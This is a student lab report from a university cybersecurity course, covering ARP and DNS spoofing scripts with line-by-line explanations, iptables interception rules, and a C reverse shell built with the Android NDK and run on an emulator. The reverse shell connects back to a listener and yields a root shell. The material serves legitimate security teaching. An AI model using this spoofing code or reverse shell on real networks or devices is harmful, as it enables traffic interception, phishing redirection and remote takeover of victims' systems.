**FORMAN CHRISTIAN COLLEGE (A CHARTERED UNIVERSITY)**

****

**CYBER SECURITY and CSCS495**

**Session spring 25**

**Class project**

**Muhammad Ismail Wahla: 261935265**

**Natasha Zaheer: 261934680**

**Ameer Uqba Goraya 251729618**

Task 1-Spoofing website on kali machine

**Introduction**

This lab demonstrates a **Man-in-the-Middle (MITM) attack** using **ARP spoofing** and **DNS spoofing** techniques. ARP spoofing allows an attacker to intercept traffic between two devices on a local network. DNS spoofing enables redirection of victim requests to malicious or spoofed servers. These attacks are conducted using Python scripts with the scapy and netfilterqueue libraries on Kali Linux and tested on a Metasploitable3 VM

**Objective**

* To perform ARP spoofing and redirect victim traffic through the attacker (Kali).
* To perform DNS spoofing and redirect DNS queries for a specific domain to a fake IP (Kali's web server).
* To understand how Python scripts can craft, send, and manipulate network packets.

**Commands Executed (from Handout)**

**ARP Spoofing Setup**

1. sudo su: Switch to root user to perform privileged operations.
2. echo 1 > /proc/sys/net/ipv4/ip\_forward: Enables IP forwarding so that Kali can route packets between M3 and the router.
3. python arpspoofer.py: Runs the custom ARP spoofing script.
4. arp -a (on M3): Verifies that M3 has updated its ARP table to associate the attacker's MAC with the router.
5. tcpdump -i eth0 icmp: Used to monitor ICMP (ping) traffic passing through Kali.
6. ping <kali IP> and ping <router IP> (on M3): Confirms traffic is passing through Kali during spoofing.

**DNS Spoofing Setup**

1. sudo apt update: Updates the package list.
2. sudo apt install -y python3-pip python3-venv libnetfilter-queue-dev libnfnetlink-dev ...: Installs necessary packages for Python networking and NetfilterQueue.
3. python3 -m venv ~/nfq-env: Creates a Python virtual environment called nfq-env.
4. source ~/nfq-env/bin/activate: Activates the virtual environment.
5. pip install wheel: Installs wheel to support future Python package installations.
6. pip install git+https://github.com/kti/python-netfilterqueue.git: Installs NetfilterQueue from GitHub.
7. Run python3, import NetfilterQueue, and print "Success" to verify installation.
8. deactivate: Exits the virtual environment.
9. sudo iptables -I OUTPUT -j NFQUEUE --queue-num 0: Redirects outgoing packets to NetfilterQueue.
10. sudo iptables -I INPUT -j NFQUEUE --queue-num 0: Redirects incoming packets to NetfilterQueue.
11. source ~/nfq-env/bin/activate: Reactivates the virtual environment.
12. sudo ~/nfq-env/bin/python dnsspoofer.py: Runs the DNS spoofing script inside the virtual environment.
13. Open Firefox and type http://vulnweb.com: Verifies the spoofed DNS redirect.

Arpspoofer.py code explanation

#! /usr/bin/python3 → Tells the OS to run the script using Python 3.  
from scapy.all import \* → Imports all Scapy modules for packet crafting and network tasks.  
import time → Imports the time module to enable delays.  
import sys → Imports sys module (though not used in this script).

**Function: get\_mac(ip)**  
def get\_mac(ip): → Defines a function that returns the MAC address of a given IP.  
arp = ARP(pdst=ip) → Creates an ARP request packet for the target IP.  
ether = Ether(dst="ff:ff:ff:ff:ff:ff") → Creates an Ethernet frame with broadcast destination.  
broadcast\_pkt = ether/arp → Combines the Ethernet and ARP request into one packet.  
out\_array = srp(broadcast\_pkt, timeout=1, verbose=False)[0] → Sends the packet and receives response(s); only returns the answered part.  
return out\_array[0][1].hwsrc → Extracts and returns the MAC address from the first response.

**Function: restore\_arptable(source\_ip, destination\_ip)**  
def restore\_arptable(source\_ip, destination\_ip): → Defines a function to send real ARP replies and fix spoofed ARP tables.  
source\_mac = get\_mac(source\_ip) → Gets the correct MAC address for the source IP.  
destination\_mac = get\_mac(destination\_ip) → Gets the correct MAC address for the destination IP.  
ether = Ether() → Creates a default Ethernet frame.  
ether.dst = destination\_mac → Sets the destination MAC in the Ethernet frame.  
ether.src = source\_mac → Sets the source MAC in the Ethernet frame.  
arp = ARP() → Creates a default ARP packet.  
arp.op = 2 → Sets the ARP operation to "reply".  
arp.pdst = destination\_ip → Sets the target IP address for the ARP reply.  
arp.hwdst = destination\_mac → Sets the target MAC address for the ARP reply.  
arp.psrc = source\_ip → Sets the source IP address (i.e., who the ARP is from).  
arp.hwsrc = source\_mac → Sets the source MAC address in the ARP reply.  
pkt = ether/arp → Combines Ethernet and ARP into one packet.  
sendp(pkt, count=4, verbose=False) → Sends the packet 4 times to ensure the target updates its ARP cache.

**Function: spoof(target\_ip, spoof\_ip)**  
def spoof(target\_ip, spoof\_ip): → Defines a function to spoof the ARP table of a target.  
target\_mac = get\_mac(target\_ip) → Gets the MAC address of the victim.  
ether = Ether() → Creates a new Ethernet frame.  
ether.dst = target\_mac → Sets the destination MAC to the victim's MAC.  
arp = ARP() → Creates an ARP packet.  
arp.op = 2 → Sets the ARP operation to "reply".  
arp.pdst = target\_ip → Target IP (victim).  
arp.hwdst = target\_mac → Victim’s MAC address.  
arp.psrc = spoof\_ip → Spoofed IP address (e.g., pretending to be router).  
pkt = ether/arp → Combines Ethernet and ARP into one spoofed packet.  
sendp(pkt, verbose=False) → Sends the spoofed packet without printing to console.

**Main Code Execution**  
if \_\_name\_\_ == "\_\_main\_\_": → Ensures this part only runs if script is executed directly.  
tip = input("Enter ip of the victim : ") → Asks user for the victim's IP.  
rip = input("Enter ip of the router to spoof: ") → Asks user for the router's IP.  
ctr = 0 → Initializes packet counter.  
try: → Begins a try block to handle Ctrl+C interruption.  
while True: → Starts an infinite loop to send spoofed packets continuously.  
spoof(tip, rip) → Spoofs victim to believe attacker is the router.  
spoof(rip, tip) → Spoofs router to believe attacker is the victim.  
ctr = ctr + 2 → Increments the packet counter by 2 every loop.  
print(f"\rPackets send: {ctr}", end="", flush=True) → Displays the number of packets sent on the same line.  
time.sleep(2) → Waits 2 seconds before sending the next spoofed packets.  
except KeyboardInterrupt: → Catches the user interrupt (Ctrl+C).  
print("\n[+] Ctrl+C detected --- Quitting") → Displays a message when quitting.  
restore\_arptable(tip, rip) → Sends real ARP to victim to restore correct entry.  
restore\_arptable(rip, tip) → Sends real ARP to router to restore correct entry.

Dnsspoofer.py explanation

#!/usr/bin/env python → Uses the system’s environment to find and run the correct Python interpreter.  
from netfilterqueue import NetfilterQueue → Imports the NetfilterQueue module to hook and manipulate packets.  
import scapy.all as scapy → Imports all Scapy functionality and aliases it as scapy.

**Function: process\_packet(packet)**  
def process\_packet(packet): → Defines a callback function that processes each packet.  
scapy\_packet = scapy.IP(packet.get\_payload()) → Converts the raw packet into a Scapy IP packet object.  
if scapy\_packet.haslayer(scapy.DNSRR): → Checks if the packet has a DNS response layer.  
qname = scapy\_packet[scapy.DNSQR].qname → Extracts the domain name being queried.  
if b"vulnweb.com" in qname or b"example.com" in qname or b"www.example.com" in qname: → Checks if the query is for a domain to spoof.  
print("[+]Start spoofing the target") → Prints a message when spoofing begins.  
answer = scapy.DNSRR(rrname=qname, rdata="192.168.226.97") → Creates a fake DNS response pointing the domain to attacker's web server.  
scapy\_packet[scapy.DNS].an = answer → Sets the fake DNS answer in the packet.  
scapy\_packet[scapy.DNS].ancount = 1 → Sets the answer count to 1 (only one fake answer).  
del scapy\_packet[scapy.IP].len → Deletes the IP length field to force recalculation.  
del scapy\_packet[scapy.IP].chksum → Deletes the IP checksum to force recalculation.  
del scapy\_packet[scapy.UDP].len → Deletes the UDP length to force recalculation.  
del scapy\_packet[scapy.UDP].chksum → Deletes the UDP checksum to force recalculation.  
packet.set\_payload(bytes(scapy\_packet)) → Sets the modified Scapy packet as the new payload.

packet.accept() → Forwards the modified (or unmodified) packet to its destination.  
(# packet.drop() → Commented out line that would drop the packet instead of accepting it.)

**Queue Binding and Running**  
queue = NetfilterQueue() → Initializes a new NetfilterQueue object.  
queue.bind(0, process\_packet) → Binds the queue to queue number 0 and assigns the callback function.  
print("[+] starting") → Prints startup message.  
queue.run() → Starts processing packets in the queue.

**Screenshots**

A screenshot of a computer

AI-generated content may be incorrect.

Arp

A screenshot of a computer

AI-generated content may be incorrect.

Dns

Task 2-DNS Spoofing on M3

Objective

The goal of **Task 2** was to modify the DNS spoofing implementation and system configuration such that:

When **Metasploitable 3 (M3)** types a legitimate domain name (e.g., vulnweb.com) in a web browser, the request is intercepted and spoofed by the Kali machine. As a result, the victim is redirected to a **fake web page** hosted in Kali’s /var/www/html.

This involves refining the DNS spoofing Python script and modifying iptables rules to intercept DNS traffic in a realistic scenario where the attacker is placed as a **man-in-the-middle (MitM)**.

Changes made

DNS Spoofing Code Updated

Original Script Issues:

* Only spoofed packets **with DNS responses (DNSRR)**.
* Not suited for handling DNS **queries**, which made spoofing inconsistent.
* rdata used static Kali IP (192.168.226.97) which is valid only locally.

Modified Script Highlights:

if scapy\_packet.haslayer(scapy.DNSQR): # DNS Query, not Response

* Now detects **DNS queries** instead of DNS responses.
* This is crucial for crafting spoofed responses proactively.

spoofed\_packet = scapy.IP(dst=scapy\_packet[scapy.IP].src, src=scapy\_packet[scapy.IP].dst) / \

scapy.UDP(dport=scapy\_packet[scapy.UDP].sport, sport=53) / \

scapy.DNS(id=scapy\_packet[scapy.DNS].id,

qr=1, aa=1, qd=scapy\_packet[scapy.DNS].qd,

an=scapy.DNSRR(rrname=qname, rdata="172.20.10.12"))

* Crafted **spoofed DNS response packet** manually using:
  + Victim’s IP as destination
  + DNS port (53) for the source port
  + Matching id, qd, and the requested domain name
* rdata (the spoofed IP) is now set to "172.20.10.12" (Kali’s IP in my current network), which points to the malicious site hosted at /var/www/html.

**Significance:**

* The attack is now more flexible and works for **realistic DNS queries**.
* The spoofed response mimics a **legitimate DNS server**, making detection harder.
* The updated IP ensures proper **redirection in the current network** configuration.

Updated iptables Rules

sudo iptables -I FORWARD -j NFQUEUE --queue-num 0

sudo iptables -I OUTPUT -p udp --dport 53 -j NFQUEUE --queue-num 0

sudo iptables -I INPUT -p udp --sport 53 -j NFQUEUE --queue-num 0

Purpose and Significance:

* These rules route **all DNS traffic** (UDP port 53) through **NetfilterQueue (NFQUEUE 0)**.
* INPUT rule captures incoming DNS replies from actual DNS servers.
* OUTPUT rule captures DNS queries sent by the victim.
* FORWARD rule handles DNS traffic forwarded through Kali when it acts as a **router/MitM**.


These rules ensure the Kali machine can **intercept and modify** DNS traffic in both directions, which is crucial for spoofing DNS responses accurately.

Conclusion

With these modifications:

* DNS spoofing now works reliably even when the victim uses a real browser on M3.
* The victim sees the **fake webpage hosted on Kali** upon visiting the spoofed domain.
* The spoofed response mimics real DNS behavior, making the attack stealthy.
* The updated iptables rules make the spoofing effective for **man-in-the-middle scenarios**, enabling Kali to intercept and respond to DNS traffic between the victim and the internet.

screenshot



# Task 3a – Reverse Shell using NDK-Compiled C Code

## Objective

To compile and execute a custom reverse shell binary using Android NDK and send a shell connection from the Android emulator (Genymotion) back to the host Kali machine.

## Steps Performed



### **1. Check Network Information**

Verified IP Address of Android (Genymotion): 192.168.1.10

Verified Kali Machine IP: 192.168.1.5

Command used:


ifconfig # On Kali



### 2. Prepare C Code for Reverse Shell


Edited the main.c file to include reverse shell logic:

#include <stdio.h>  
#include <stdlib.h>  
#include <unistd.h>  
#include <sys/socket.h>  
#include <netinet/in.h>  
#include <arpa/inet.h>  
int main() {  
 printf("hello from NDK\n");  
 int sock;  
 struct sockaddr\_in attacker;  
  
 sock = socket(AF\_INET, SOCK\_STREAM, 0);  
 attacker.sin\_family = AF\_INET;  
 attacker.sin\_port = htons(5555);  
 attacker.sin\_addr.s\_addr = inet\_addr("192.168.1.5");  
  
 connect(sock, (struct sockaddr \*)&attacker, sizeof(attacker));  
 dup2(sock, 0); dup2(sock, 1); dup2(sock, 2);  
 execl("/system/bin/sh", "sh", NULL);

return 0;  
 


### 3. Configure Application.mk and Android.mk

Application.mk:

APP\_ABI := x86  
APP\_PLATFORM := android-21  
APP\_BUILD\_SCRIPT := Android.mk  


✅ Android.mk:


LOCAL\_PATH := $(call my-dir)  
include $(CLEAR\_VARS)  
LOCAL\_MODULE := main  
LOCAL\_SRC\_FILES := main.c  
include $(BUILD\_EXECUTABLE)



### 4. Build the Payload using Android NDK

Commands executed:

export NDK\_HOME=~/android-ndk-r26b  
export PATH=$NDK\_HOME:$PATH  
ndk-build



### 5. Start Netcat Listener on Kali


Command used:

nc -lvnp 5555

### 6. Push and Execute Payload on Genymotion

ADB Commands Used:


adb connect 192.168.1.10:5555  
adb push ~/android101/libs/x86/main /data/local/tmp  
adb shell  
cd /data/local/tmp  
chmod +x main  
./main



### 7. Verify Reverse Shell Access

whoami returns root

ls lists Genymotion file structure



## Outcome

The reverse shell was successfully created and triggered from the Android (Genymotion) emulator to the Kali host machine. The connection allowed remote shell access as root on the Android system.